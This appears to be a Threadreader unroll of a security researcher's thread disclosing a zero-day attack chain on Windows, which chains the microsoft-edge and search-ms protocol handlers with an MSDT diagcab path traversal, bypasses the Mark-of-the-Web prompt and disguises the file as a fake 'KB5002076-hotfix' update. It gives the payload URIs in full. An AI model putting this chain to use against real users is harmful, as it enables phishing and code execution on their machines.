

## Threadreader



Follow @j00sean

Jun 6 · 6 tweets · 2 min read




Bookmark

Save as PDF

My Authors

microsoft-edge + ms-search + MSDT path traversal oday = fun of 2-clicks (one click additional due to Protected View if docx is coming from remote btw).



This is the full chain:

1) Open a docx which connects to a remote server to download a diagcab file by MS Edge. This uses the protocol handler "microsoft-edge". So easy as this: "microsoft-edge:http://127.0.0.1:8081/foo.html"

Follow Us on Twitter!

Tweet

Share

Note i don't know username but i'm using what MS calls "Constants for Common Folders": location:shell%3aDownloads.

Full payload is: "search-ms:query=KB5002076-hotfix.diagcab&crumb=location:shell%3aDownloads&displayname=Important%20update"

Source: [docs.microsoft.com/en-us/windows/...](https://docs.microsoft.com/en-us/windows/...)

3) Double-click the file "KB5002076-hotfix.diagcab" to exploit that path traversal oday in MSDT.

Bonuses:

- 1) It's not needed to use a remote location for "ms-search". We can use folder Downloads.
- 2) As the downloaded file is diagcab, there's no prompt to open an executable in a remote location. And MOTW prompt bypass.

For people who wonder if this is related to [#Follina](#). It's another oday. Context:

External Tweet loading...

If nothing shows, it may have been deleted

<https://twitter.com/j00sean/status/1532416426702786560>

. . .

Missing some Tweet in this thread? You can try to [force a refresh](#)

Follow Us on Twitter!

Tweet

Share

### Keep Current with [j00sean](#)



Stay in touch and get notified when new unrolls are available from this author!

Add to "My Authors"

Read all threads

### This Thread may be Removed Anytime!



Twitter may remove this content at anytime! Save it as PDF for later use!

Save this thread as PDF



1. Follow [@ThreadReaderApp](#) to mention us!
2. From a Twitter thread mention us with a keyword "unroll"

[@threadreaderapp unroll](#)

[Practice here](#) first or read more on our [help page](#)!




@j00sean

Follow Us on Twitter!


Tweet

Share

What about PDF Readers? Adobe Acrobat DC vs  
Foxit PDF Reader.



Read 4 tweets



Support us! We are indie developers!

This site is made by just two indie developers on a laptop doing marketing, support and development! [Read more about the story.](#)

**Become a Premium Member** (\$3/month or \$30/year) and get exclusive features!

[Become Premium](#)

Follow Us on Twitter!

Tweet

Share

**Make a small donation** by buying us coffee (\$5) or help with server cost (\$10)

Donate via Paypal

Or Donate anonymously using crypto!

**Ethereum**

0xfe58350B80634f60Fa6Dc149a72b4DFbc17D341E

copy

**Bitcoin**

3ATGMxNzCUFzxpMCHL5sWSt4DVtS8UqXpi

copy

Thank you for your support!



[Help](#) | [About](#) | [TOS](#) | [Privacy](#)

Follow Us on Twitter!

Tweet

Share